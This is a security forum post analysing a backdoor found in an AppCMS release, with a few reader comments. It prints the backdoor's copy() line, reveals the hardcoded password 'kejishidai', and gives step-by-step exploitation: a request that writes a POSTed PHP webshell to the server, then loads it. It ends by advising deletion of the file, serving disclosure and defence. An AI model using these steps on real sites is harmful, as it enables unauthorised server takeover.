

源码

下载地址：<http://www.appcms.cc/html/gengxin.html>

官方的更新时间是 2015-8-1

分析

用beyond compare比较与前一个版本的区别

可以发现，在 templates/m/ 文件夹下出现了一个 content_list.php 文件，修改时间为 2017年5月25日。

经过解密，9c224bc6b59179729b15e1dddcbb5c82为字符串kejishidai的md5值。

由代码知，这里存在一个copy函数构成的后门。

在第12行，实际执行的即为：

```
copy(trim($_GET[url]),$_GET[cms]);
```

将参数url设置为php://input，参数cms设置为shell的文件名，然后POST传入webshell。如下：

```
http://127.0.0.1:2500/appcms/appcms_2.0.101/templates/m/content_list.php?session=kejishidai&url=php://input&cms=temp.php
```

POST：

```
<?php phpinfo();?>
```

接着访问：

```
http://127.0.0.1:2500/appcms/appcms_2.0.101/templates/m/temp.php
```

getshell。

建议

删除 templates/m/ 文件夹下的content_list.php。

点击收藏 | 0 关注 | 0

[上一篇：猥琐思路复现Spring WebF...](#) [下一篇：Pwn with File结构体（三）](#)

1. 3 条回复



[chock](#) 2017-12-18 10:33:55

第一次见cms源码也有清真的


1 回复Ta



[chybeta](#) 2017-12-18 13:13:10

利用脚本：<https://github.com/CHYbeta/cmsPoc/commit/e85c53bb4051cf0865a80d02367a054075cd983b>

0 回复Ta



[chybeta](#) 2017-12-18 13:14:08

<https://github.com/CHYbeta/cmsPoc/wiki/Scripts#appcms>

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)